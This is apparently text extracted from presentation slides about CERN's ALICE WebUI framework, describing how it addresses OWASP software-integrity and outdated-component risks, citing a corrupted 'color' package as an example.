

Designed to:

- Ensure a common experience across all ALICE ONLINE UIs



# ALICE WebUI Framework

- Designed to:
- Ensure a common experience across all ALICE ONLINE UIs







# ALICE WebUI Framework

Designed to:

- Ensure a common experience across all ALICE ONLINE UIs



- Ease and ensure a secure development of all the tools by providing:
  - ExpressJS server with in-place security protocols.
  - Core services, controllers and building blocks to safely interact with experiment components.
- Tackle OWASP (Open Web Application Security Project) issues.

# Software and data integrity\*

*[https://owasp.org/Top10/A08\\_2021-Software\\_and\\_Data\\_Integrity\\_Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)*



# Software and data integrity\*

**@aliceo2/web-ui** is an in-house developed and maintained library which means:

- as few 3<sup>rd</sup> party dependencies as possible
- from scratch implemented modules to use with CERN services

*[https://owasp.org/Top10/A08\\_2021-Software\\_and\\_Data\\_Integrity\\_Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)*



# Software and data integrity\*

**@aliceo2/web-ui** is an in-house developed and maintained library which means:

- as few 3<sup>rd</sup> party dependencies as possible
- from scratch implemented modules to use with CERN services

> cdk  
 LIBERTY LIBERTY LIBERTY  
 LIBERTY LIBERTY LIBERTY  
 LIBERTY LIBERTY LIBERTY

*\*[https://owasp.org/Top10/A08\\_2021-Software and Data Integrity Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)*




# Software and data integrity\*

**@aliceo2/web-ui** is an in-house developed and maintained library which means:

- as few 3<sup>rd</sup> party dependencies as possible
- from scratch implemented modules to use with CERN services

Corrupted version of open-source module  
**'color'** with:

- >20 millions downloads weekly
- >19.000 projects relying on it



*\*[https://owasp.org/Top10/A08\\_2021-Software and Data Integrity Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)*



# Vulnerable and outdated components\*

For @aliceo2/web-ui, we ensure up to date dependencies

*[https://owasp.org/Top10/A06\\_2021-Vulnerable\\_and\\_Outdated\\_Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)*

# Vulnerable and outdated components\*

For @aliceo2/web-ui, we ensure up to date dependencies



Dependencies checks

*[https://owasp.org/Top10/A06\\_2021-Vulnerable\\_and\\_Outdated\\_Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)*




# Vulnerable and outdated components\*

For @aliceo2/web-ui, we ensure up to date dependencies



Dependencies checks

